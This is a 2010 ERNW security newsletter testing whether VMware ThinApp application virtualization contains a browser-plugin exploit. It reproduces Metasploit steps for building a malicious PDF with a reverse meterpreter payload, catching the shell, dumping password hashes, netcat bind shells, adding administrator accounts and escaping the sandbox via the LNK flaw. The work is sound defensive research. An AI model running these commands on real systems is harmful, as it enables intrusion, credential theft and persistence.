ERNW Newsletter 32 / August 2010

Dear Partners and Colleagues,

Welcome to the ERNW-Newsletter No. 32 covering the topic:

Application Virtualization as a Browser Security Control?

Version 1.0 from 10th of August 2010

Author: Simon Rich, srich@ernw.de

Friedwart Kuhn
12.8.2010 17:17:36

Abstract

To contribute to the discussion whether application virtualization can help to mitigate browser based security risks we've performed some tests with an application virtualization solution (VMware ThinApp). The goal of the tests was to determine whether exploits can be stopped from causing harm if they happened within a virtualized deployment, which modes of deployment to use, which additional tweaks to apply etc.

This newsletter describes the test cases and results and might thereby help to have a basis for well-informed decisions when it comes to the deployment of an application virtualization technology.

Content

1 INTRODUCTION

To contribute to the discussion whether application virtualization can help to mitigate browser based security risks we performed some tests with an application virtualization solution (VMware ThinApp). The goal of the tests was to determine whether exploits can be stopped from causing harm if they happened within a virtualized deployment, which modes of deployment to use, which additional tweaks to apply etc.


Therefore we have virtualized an application with known vulnerabilities and exploit them to simulate an attacker. After exploitation the isolation capabilities of the sandbox can be tested and compared to a "native" installation. The sandbox capabilities are provided by the application virtualization.

In the context of this document, when talking about virtualized applications, VMware ThinApp[1] was used. All the virtualized applications used in the test were created with ThinApp. ThinApp provides the capabilities of capturing system changes when an application is installed. It can then transform these captured changes to a Windows executable which can then be run on Microsoft Windows based systems. This is called a virtualized application since the captured changes are running in a virtual environment, here provided by VMware ThinApp.

[1] *http://www.vmware.com/products/thinapp/*

2 Test Setup

The test setup is based on a Windows XP Professional 32-Bit German including Service Pack 3 (Build 2600).




```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Dokumente und Einstellungen\Administrator>systeminfo

Hostname:                              ERNW-8468A28160
Betriebssystemname:                    Microsoft Windows XP Professional
Betriebssystemversion:                 5.1.2600 Service Pack 3 Build 2600
Betriebssystemhersteller:              Microsoft Corporation
Betriebssystemkonfiguration:           Eigenständige Arbeitsstation
Buildtyp von Betriebssystem:           Uniprocessor Free
```


Figure 1: Microsoft Windows Version

VMware ThinApp Version 4.5.0-238809 was used to pack Internet Explorer 8.0.6001.18702 together with Adobe Reader 9.1.0 in a virtual application package.



ThinApp Community
See how other IT Professionals are revolutionizing
the way they deploy software using VMware ThinApp.
Join the community
Version 4.5.0-238809


Figure 2: VMware ThinApp Version



Windows Internet Explorer 8

Version: 8.0.6001.18702
Verschlüsselungsstärke: 128-Bit
Product ID: 01398-340-3705866-22848
Updateversionen: 0

Figure 3: Microsoft Internet Explorer Version



ADOBE READER 9
Version 9.1.0

Figure 4: Adobe Reader Version

The Adobe Reader 9.1.0 has security vulnerabilities which can be exploited. The (inherited) privileges of the exploit code depend on the privileges of the user executing Adobe Reader. The vulnerable version of Adobe Reader was installed on purpose. It is used to exploit the test systems. This exploit is used to simulate a common attack vector; the exploitation of securitywise critical browser plugins. It should be noted that exploiting the browser itself would have the same impact. The results of the tests would most likely not differ as usually both the browser and the plugin(s) are running with the privileges of the user.

The exploit uses a vulnerability in Adobe Flash. It can be exploited using data embedded into a PDF document. Because Adobe Reader has a build-in version of Adobe Flash, it is vulnerable to this Flash vulnerability. After uploading the PDF file which contains the exploit to a test web server, the file can be accessed via the Internet Explorer. In the next step, the Adobe PDF Link Helper opens the document via the embedded Adobe Reader. The following screenshot displays the Internet Explorer with the URL of the PDF which includes the exploit.




Figure 5: Exploit URL in Internet Explorer

The vulnerability used is listed as CVE 2010-0188. The code itself is from the Metasploit Framework (www.metasploit.com). For details please refer to chapter 7.1.
The metasploit framework provides a common base for exploiting. It comes with exploits and useful payloads for post exploitation. Metasploit is command line based, so references and examples will be the text output of metasploit.
See the following excerpt from the console for the metasploit version:

```
       =[ metasploit v3.4.1-release [core:3.4 api:1.0]
+ -- --=[ 566 exploits - 282 auxiliary
+ -- --=[ 210 payloads - 27 encoders - 8 nops

msf > version
Framework: 3.4.1-release.9763
Console  : 3.4.1-release.9788
```

3 TEST CASES

A set of tests was performed against different cases with two different users. The privileges/rights assigned to the two users differ. The different rights and cases provide the basis to compare the results later. The test sets used are described in chapter 4 and in much more detail in chapter 7.2.

The different cases used are:

- **Native** – Internet Explorer and Adobe Reader are installed natively on the system.
- **ThinApp Default** – Internet Explorer and Adobe Reader are deployed with ThinApp with default settings.
- **ThinApp restricted** Default – Internet Explorer and Adobe Reader are deployed with "ThinApp restricted", with default settings.
- **ThinApp Hardened** – Internet Explorer and Adobe Reader are deployed in hardened ThinApp.

Each of these cases where tested twice, once when running with administrative permissions and the other case as a standard user. Each test case has an own identifier, like “2b”.

Table 1 gives an overview of the test cases:

	Administrative User	**Standard User**
"Native"	1a	1b
ThinApp Default	2a	2b
ThinApp Restricted Default	3a	3b
ThinApp Hardened	4a	4b

Table 1: Test Cases

The "hardened" test cases are based on a standard "restricted ThinApp" configuration with a few modifications. See chapter 7.3 for more details.

4 TEST SET

A set of test were performed for each of the different cases. These test where performed after exploiting the vulnerability in Adobe Flash with the help of the Metasploit payload “meterpreter”. Meterpreter provides the necessary tools for the post exploitation phase and additional features.

The following list shows the different test performed:

- Dump the hashes of the passwords
- Upload a file
- Start a program
- Make a screenshot of the desktop
- Read/modify user data
- Create directory (C:\WINDOWS\system32\hack)
- Create a user
- Add a user to “Administratoren”
- Delete a system file

A detailed description of the test set can be found in chapter 7.2.

5 Test Results

The following table provides an overview of the test sets and the results for each test case.

	1a	1b	2a	2b	3a	3b	4a	4b
Dump the hashes of the passwords	X	-	-	-	-	-	-	-
Upload a file	X	X	X	X	X	X	-[4]	-[4]
Start a program	X	X	X	X	X	X	X	X
Make a screenshot of the desktop	X	X	X	X	X	X	X	X
Read/modify user data	X	X	X	X	X	X	-[5]	-[5]
Create a directory (C:\WINDOWS\system32\hack)	X	-[1]	-[2]	-[2]	-[2]	-[2]	-[2]	-[2]
Create a user	X	-	X	-	X	-	X	-
Add a user to "Administratoren"	X	-	X	-	X	-	X	-
Delete a system file	X	-	-[3]	-[3]	-[3]	-[3]	-[3]	-[3]

X

A red "X" means that the test set was successful and the potentially malicious action could be accomplished.

-

A green "–" means that the test was not successful and the potentially malicious action could not be accomplished.

[1]It was still possible to write to folders where the user was allowed to do so (for example to "C':\").

[2]The directory was created but only in the sandbox's virtual directory structure.

[3]The directory was deleted but only in the sandbox's virtual directory structure.

[4]The file was uploaded but only in the sandbox's virtual directory structure.

[5]The file was modified but the modification was saved in the sandbox's virtual directory structure.

6 Test Conclusions

In most enterprise environments enhancing security is not the main driver of application virtualization. Therefore it is difficult to draw a final conclusion for these kinds of environments.

But if one focuses on the potential security benefit of application virtualization, it turns out that hardening or otherwise restricting applications can potentially provide better risk mitigation with less operational effort.

Another important security aspect of application virtualization (as of this paper) is that a virtual application usually can invoke a natively installed application. This can be used to circumvent the restrictions provided by the virtual environment, by exploiting a native application. This is discussed in chapter 7.4.2.

A final conclusion as for the security benefit of the deployment of virtualized applications for an individual organization can only be provided by means of a detailed risk assessment.

As seen in the results the highest improvement for the security of an application could be achieved by lowering the rights of the application in the operating system. This least privilege approach is independent from whether an application is natively installed or deployed as a virtual application.

The recommendation here is to use the security features already provided by the operating system, rather than stacking another layer of (potentially vulnerable) software on top of it.

7 TEST DETAILS

This chapter provides more detailed information about the test setup and the techniques used to test.

7.1 The exploit

The exploit used to compromise the Internet Explorer uses an integer overflow vulnerability in Adobe Reader. It is possible to exploit this vulnerability in Adobe Reader and Adobe Acrobat Professional versions 8.0 through 8.2 and 9.0 through 9.3.

First a PDF file was created and uploaded to a web server so that it can be accessed from a browser. In the second step, the simulated attacker machine has to wait for an incoming reverse connection from the target. After this setup, the URL of the PDF could be inserted into the Internet Explorer; the PDF gets downloaded, automatically opened with Adobe Reader. The Reader then gets exploited via the Flash vulnerability. The payload executed builds a reverse connection to the simulated attacker machine and loads the meterpreter functionality.

Vulnerability Reference

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-0188
- http://www.securityfocus.com/bid/38195
- http://www.osvdb.org/62526
- http://www.adobe.com/support/security/bulletins/apsb10-07.html
- http://secunia.com/blog/76/
- http://bugix-security.blogspot.com/2010/03/adobe-pdf-libtiff-working-exploitcve.html

7.1.1 PDF creation

To create a PDF which exploits the security vulnerability mentioned before, the metasploit framework was used.

First the exploit was selected and a filename for the PDF which was going to be created was set.

```
msf > use windows/fileformat/adobe_libtiff
msf exploit(adobe_libtiff) > set FILENAME cve-2010-0188.pdf
FILENAME => cve-2010-0188.pdf
```

After that, a payload was selected and set. In the case of this test a payload was selected which builds a reverse connection from the exploited system to an IP address chosen at the PDF creation time. After establishing that connection the payload tries to load the meterpreter DLL (dynamic link library) and load it into the exploited process. The IP chosen in this example is the 172.16.26.1 which is the IP of the host simulating the attacker.

```
msf exploit(adobe_libtiff) > set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(adobe_libtiff) > set LHOST 172.16.26.1
LHOST => 172.16.26.1
```

In this case, the command *exploit* creates a PDF file including the exploit and the selected payload. See the following listing:s

```
msf exploit(adobe_libtiff) > exploit
[*] Started reverse handler on 172.16.26.1:4444
[*] Creating 'cve-2010-0188.pdf' file...
[*] Generated output file /usr/lib/metasploit3/data/exploits/cve-
2010-0188.pdf
[*] Exploit completed, but no session was created.
msf exploit(adobe_libtiff) >
```

The resulting PDF file was then uploaded to the web server for testing.

7.1.2 Listen for reverse

To catch the incoming reverse shell on the simulated attacker machine, one must use a handler from the metasploit framework. The payload must be configured that the exploit payload is able to load the meterpreter DLL over the network. Again the attackers system is the 172.16.26.1.

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 172.16.26.1
LHOST => 172.16.26.1
msf exploit(handler) > exploit

[*] Started reverse handler on 172.16.26.1:4444
[*] Starting the payload handler...
```

After setting this up one can use the URL to the prepared PDF file. Then the exploit loads code from the attacker’s machine to enable meterpreter. On the metasploit shell, a “client” connection looks like this:

```
[*] Sending stage (748032 bytes) to 172.16.26.134
[*]  Meterpreter  session  3  opened  (172.16.26.1:4444  ->
172.16.26.134:1066) at Wed Jul 14 10:22:16 +0200 2010

meterpreter >
```

7.2 Test Set Details

This section provides a detailed description of the attacks used.

7.2.1 Dump the hashes of the passwords

In this test set, it was checked whether it is possible to export the content of the SAM (Security Accounts Manager) database. The hashes of user account passwords of Windows operating systems are stored in the SAM database. The *hashdump* function of the meterpreter payload allows the dumping of the memory copy of the SAM database. The output of the command is shown below.

```
meterpreter > use priv
Loading extension priv...success.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4d649d1b7494d8f
bf240070c78e68d31:::
Gast:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7
e0c089c0:::
Hilfeassistent:1000:4675c6817c8586c210e1ffc8cc4a8958:88b2c7e1ee9ed
eac56b5590c1f39fc73:::
SUPPORT_388945a0
```

```
rtmen�\:1002:aad3b435b51404eeaad3b435b51404ee:937ab98925eeb1f1a86
0c97d7492f59e:::
test:1003:aad3b435b51404eeaad3b435b51404ee:4d649d1b7494d8fbf240070
c78e68d31:::sbrd7
```

To allow the *hashdump* command it is necessary to have the adequate user rights; these are "system" rights. By exploiting an application running with administrative privileges it was possible to escalate the right to system by migrating into a system process.

Results

This attack was only possible when the native application was running with administrative rights.

7.2.2 Upload a file

In this attack, an executable file was tried to upload to the system. The place where the executable was saved dependeds on the possibilities of the user-rights inherited by the application attacked. The executable tried was “nc.exe” which stands for NetCat and is a generic tool to read and write data to TCP and UDP connections. For example it is possible to create a reverse shell with NetCat.

See the following excerpt from the upload of “nc.exe” to the remote system via the meterpreter shell.

```
meterpreter > mkdir hack
Creating directory: hack
meterpreter > cd hack
meterpreter > upload /home/user/nc.exe .
```

```
[*] uploading  : /home/user/nc.exe -> .
[*] uploaded   : /home/user/nc.exe -> .\nc.exe
```

Results

It was always possible to upload a file to the native file system:

- ❑ 1a: It was possible to write everywhere.
- ❑ 1b: It was possible to write everywhere where the user was allowed.
- ❑ 2a: It was possible to write everywhere, but writes to critical system folder (e.g. “C:\WINDOWS\system32”) were written to a “virtual overlay file system” (represented thru a directory structure for the ThinApp)
- ❑ 2b: It was possible to write everywhere where the user was allowed, every other write to the file system (e.g. “C:\WINDOWS\system32”) was written to a “virtual overlay file system” (represented thru a directory structure for the ThinApp)
- ❑ 3a: It was possible to write everywhere, but writes to paths other than the home directory folder were written to a “virtual overlay file system” (represented thru a directory structure for the ThinApp)
- ❑ 3b: It was possible to write everywhere, but writes to paths other than the home directory folder were written to a “virtual overlay file system” (represented thru a directory structure for the ThinApp)
- ❑ 4a: It was possible to write everywhere, but the data were written to a “virtual overlay file system” (represented thru a directory structure for the ThinApp)
- ❑ 4b: It was possible to write everywhere, but the data were written to a “virtual overlay file system” (represented thru a directory structure for the ThinApp)

7.2.3 Start a program

In this test set it was tried to execute the executable uploaded in the test before. The nc.exe was started to listen on a high range TCP port (a port higher than 1024) and give a windows command line to an attacker when he connects. A high range port was chosen to be sure to have the sufficient rights to open the connection with user rights.


To start the program a windows command shell was opened via the meterpreter shell command. Two examples were chosen because most kind of automated malware will try to start to communicate with some kind “master”. This communication is either done by opening a port and waiting for the master to connect or by connection to the master. Both scenarios were tested with the help of NetCat.

See the following expert from meterpreter while starting a command shell. On the command shell, nc.exe was started to listen on port 30001 with the executable “cmd.exe”, which gives an attacker a command prompt.

```
meterpreter > shell
Process 260 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32\hack>nc.exe -l -p 30001 -e cmd.exe
```

The following screenshot shows the opened TCP Port 30001 in a local windows command box.



```
C:\WINDOWS\system32\cmd.exe
C:\hack>netstat -an

Aktive Verbindungen

  Proto  Lokale Adresse          Remoteadresse           Status
  TCP    0.0.0.0:135             0.0.0.0:0               ABHöREN
  TCP    0.0.0.0:445             0.0.0.0:0               ABHöREN
  TCP    0.0.0.0:30001           0.0.0.0:0               ABHöREN
  TCP    127.0.0.1:1028          0.0.0.0:0               ABHöREN
  TCP    172.16.26.134:139       0.0.0.0:0               ABHöREN
  TCP    172.16.26.134:1472      172.16.26.1:4444        HERGESTELLT
  UDP    0.0.0.0:445             *:*
  UDP    0.0.0.0:500             *:*
  UDP    0.0.0.0:4500            *:*
  UDP    127.0.0.1:123           *:*
  UDP    127.0.0.1:1052          *:*
  UDP    127.0.0.1:1460          *:*
  UDP    127.0.0.1:1470          *:*
  UDP    127.0.0.1:1900          *:*
  UDP    172.16.26.134:123       *:*
  UDP    172.16.26.134:137       *:*
  UDP    172.16.26.134:138       *:*
  UDP    172.16.26.134:1900      *:*

C:\hack>
```

Figure 6: NetCat listens

The next listing shows how to connect to this shell via the telnet tool. The IP address of the host executing the Internet Explorer was 172.16.26.134.

```
(user)> telnet 172.16.26.134 30001
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32\hack>ipconfig
ipconfig

Windows-IP-Konfiguration


Ethernetadapter LAN-Verbindung:

        Verbindungsspezifisches DNS-Suffix: localdomain
        IP-Adresse. . . . . . . . . . . . : 172.16.26.134
        Subnetzmaske. . . . . . . . . . . : 255.255.255.0
        Standardgateway . . . . . . . . . :
```

Results

It was always possible to start nc.exe and listen to a port, it was also possible to start a reverse shell, were NetCat is not opening a port and waiting for connections, instead it is establishing a connection by itself.

7.2.4 Make a screenshot of the desktop

In this test it was tried to take a screenshot from the desktop of the attacked system. This was a quick test of the isolation capabilities of ThinApp. It was tested whether ThinApp can prohibit an application from taking screenshots of the desktop and thereby obtaining sensitive user information.

This test could also be covered by meterpreter by using the embedded screenshot capabilities. See the following excerpt.

```
meterpreter > screenshot
Screenshot saved to: /home/user/ZgNYoXIc.jpeg
```

The following picture is the screenshot taken with the meterpreter. As one can see, the whole desktop is visible without any exceptions.




Figure 7: Screenshot of the desktop

Results

The result were the same in each test, it was always possible to create a screenshot of the current users desktop.

7.2.5 Read/modify user data

In this test, it was tried to read and modify data in the user's home directory. This test is used to simulate an attacker or malware reading or even manipulating sensitive data in the user's home directory. For the purpose of this test, a text file was created with the content “password=secret”. It was first tried to read the file, after that it was tried to modify it.

The following excerpt shows the meterpreter log file of this test.

```
meterpreter > cd Dokumente\ und\ Einstellungen
meterpreter > cd test
meterpreter > cd Eigene\ Dateien
meterpreter > cat geheim.txt
password=secret
meterpreter > edit geheim.txt
meterpreter > cat geheim.txt
password=NEW
```

Result

In this test it was always possible to read and modify the data in the user home directory of the user currently executing the Internet Explorer. The file modified was always the file on the “native” system, so the changes to the file were not written to the virtual overlay file system provided by ThinApp. The only exception to this is provided by the ThinApp hardened (4a and 4b) configuration because the isolation mode for the home directory was set to “WriteCopy”. So it was possible to read the data and to modify it, but the modification were only written to the “virtual overlay file system” (represented thru a directory structure for the ThinApp)

7.2.6 Create directory (C:\WINDOWS\system32\hack)

It was tried to create a directory in the system folder “C:\WINDOWS\system32”. This is to test the file system isolation capabilities of ThinApp.

Results

The result differs mainly on the fact if application virtualization with ThinApp is used or not

- 1a: The native Administrator is capable of creating the directory.
- 1b: The standard user is not able to create the directory (but it is still possible for other folder where the user rights are adequate).
- 2a: It was possible but everything was written to the virtual overlay file system provided by ThinApp.
- 2b: It was possible but everything was written to the virtual overlay file system provided by ThinApp.
- 3a: It was possible but everything was written to the virtual overlay file system provided by ThinApp.
- 3b: It was possible but everything was written to the virtual overlay file system provided by ThinApp.
- 4a: It was possible but everything was written to the virtual overlay file system provided by ThinApp.
- 4b: It was possible but everything was written to the virtual overlay file system provided by ThinApp.

7.2.7 Create a user

In this test it was tried to create a new user. The test was to create a user with standard rights from within the exploited Internet Explorer. Therefore the windows command shell was started from meterpreter. See the following example of creating a user "hack" with the password "hack".

```
meterpreter > shell
Process 1668 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32\hack>net user hack hack /add
net user hack hack /add
Der Befehl wurde erfolgreich ausgeführt.
```

Result

The result depends only on the right of the user executing Internet Explorer. If the user was able to create users it was also possible from within the exploited application. It was not dependent if it was running natively or as a virtual app inside ThinApp.

7.2.8 Add a user to “Administratoren”

In this test it was tried to add a standard user to the group of “Administratoren”. It was tested either with the user hack which was created in the test before, or if it was not possible to create that user it was tested with the user “test” which was also a standard user.

The following listing shows the adding of the user “hack” to the local group of “Administratoren”.

```
C:\WINDOWS\system32\hack>net localgroup Administratoren hack /add
net localgroup Administratoren hack /add
Der Befehl wurde erfolgreich ausgeführt.
```

Result

The result depends only on the rights of the user executing Internet Explorer. If the user was able to add users to administrative groups it was also possible from within the exploited application. It was not dependent if it was running natively or as a virtual app inside ThinApp.

7.2.9 Delete a system file

In this test it was tried to delete a Windows system file. For this purpose the file “httpapi.dll” in “C:\WINDOWS\system32” was used. It was tried to delete it from the windows command shell.

Results

The result depends mainly on the fact whether the application was running as a native application or if it was running inside ThinApp:

- 1a: It was possible to delete the file from the native file system.
- 1b: It was not possible to delete this file form the file system due to insufficient user rights.
- 2a: It was possible to delete the system file from the virtual overlay file system, but it still stayed in the native file system.
- 2b: It was possible to delete the system file from the virtual overlay file system, but it still stayed in the native file system.
- 3a: It was possible to delete the system file from the virtual overlay file system, but it still stayed in the native file system.
- 3b: It was possible to delete the system file from the virtual overlay file system, but it still stayed in the native file system.
- 4a: It was possible to delete the system file from the virtual overlay file system, but it still stayed in the native file system.
- 4b: It was possible to delete the system file from the virtual overlay file system, but it still stayed in the native file system.

7.3 Hardened ThinApp configuration

The hardened ThinApp configuration is based on the restricted configuration. The restricted configuration allows a virtualized application to write almost everywhere but everything is written to a copy in the sandbox's virtual directory structure (“WriteCopy” mode).

The restricted configuration has a few exceptions for this. For example when the application writes to the user home directory or desktop the files are not written to the sandbox's virtual directory structure but to the real “physical” location (“Merged” mode).

It is also possible to use a “full” isolation mode, but this mode needs a lot of knowledge of the applications behavior because some folders need to be accessible by the application in order to work properly.

The configuration of the ThinApp consists of mainly two steps. They take place after the application is captured and before the virtual application is build. The first one is to edit the “Package.ini” in the root folder of the captured application. In the “Package.ini” one can set global configuration options for the virtualized application. The “DirectoryIsolationMode” is set to “WriteCopy” when one selects the restricted configuration, otherwise it is set to “Merged”. It is not possible to apply a “Full” isolation configuration because the application would not be able to load shared libraries. The second option modified is the “RegistryIsolationMode”. It was set to “WriteCopy” to prevent the application form modifying the real registry on the system. The other two options (SandboxNetworkDrives and SandboxRemovableDisk) where set to zero to prevent the application from accessing the content of network and removable drives (for example USB sticks). This setting depends on the environment whether it is necessary for the application to access these locations or not. See the following configuration excerpt for reference.

```
[…]
[Isolation]
DirectoryIsolationMode=WriteCopy
RegistryIsolationMode=WriteCopy
[…]

;-------- General Purpose Parameters  ----------
SandboxNetworkDrives=0
SandboxRemovableDisk =0
[…]
```

The second step is to modify the different “##Attributes.ini” files in the file system hierarchy of the captured application. For the purpose of this test the “DirectoryIsolationMode” was set to WriteCopy on all directories. Therefore it was not possible to save documents to the “physical” file system hierarchy. Depending on the environment, this can be confusing for normal desktop users. Therefore it should be evaluated if it is an option to let the application write to a designated “exchange”-folder.

An example content of an “##Attributes.ini” file from “%AppData%” is shown here:

```
[Isolation]
DirectoryIsolationMode=WriteCopy
```

Disclaimer: Depending on the application which is virtualized it can have security benefits if the isolation mode on some directories can be set to “Full”.

More information about the configuration of ThinApp can be found in the documents provided by VMware: http://www.vmware.com/products/thinapp/related-resources.html

7.4 Other Tests

This section provides information to related tests made to test the security of the virtual machine sandbox.

7.4.1 BeEF

BeEF is a browser exploitation framework. It can be used to demonstrate the impact of cross-site scripting vulnerabilities. In the context of this test it was used to compare the java script functionality. Since the java script engine is integrated in the browser the behavior does not differ between a native installed Internet Explorer and one deployed as virtual application.

BeEF furthermore integrates the metasploit framework and allows the exploitation of the browser via metasploit exploits. Since current BeEF does not allow the usage of the exploit used in the tests, a standard web server with a created PDF which integrates the exploit was used. The results would either way not be different since the same base of exploits and payloads would be used.

7.4.2 Further exploitation

In this section it was tested if it is possible to exploit a security vulnerability which is present in a native program/application outside of the virtualized application. For this purpose the vulnerability, described in CVE-2010-2568, was selected. This vulnerability allows arbitrary code execution thru the Windows shell, commonly called the "LNK vulnerability".

For the purpose of this test, it was tried to access a prepared remote LNK from within the already established meterpreter session. To call the remote link that has the form "\\IP-Address\Directory" the explorer.exe was executed with the path as an argument. So, consider the scenario: A virtualized application is calling a native installed one, to trigger the exploitation of a vulnerability. So when one exploits the virtual application, the attacker is caged in the virtual environment, with the restrictions presented in chapter 5. But the attacker is still allowed to call natively installed programs and can even try to exploit them. Successfully exploiting the natively installed application means that the restrictions of the virtualized application are circumvented via exploiting a native one.

The tests using the "LNK vulnerability" exploit, provided by metasploit, confirm this result. It was possible to escape from the virtual application restrictions by exploiting the explorer. The test was successful in the test case 2a/b, 3a/b, 4a/b. The test cases 1a/b where already natively so no need to exploit another native application. The results of exploiting the "LNK vulnerability" do not differ from exploiting the native installed Internet Explorer, they are both native installed applications and exploiting one of them results in a system compromise with the rights the exploited application.

This result shows a very important structural problem of application virtualization: if one can start a natively installed program from the virtual application it will most likely always be possible to escape the restrictions of the virtualized application.

Currently, application virtualization technologies, in this case VMware ThinApp, seem not to provide sufficient features to restrict what can be executed outside of the virtual application.

Kind Regards,
[Simon Rich]

ERNW GmbH
Simon Rich

Security Consultant

ERNW Enno Rey Netzwerke GmbH
Breslauer Str. 28
69124 Heidelberg
Tel. +49 6221 480390
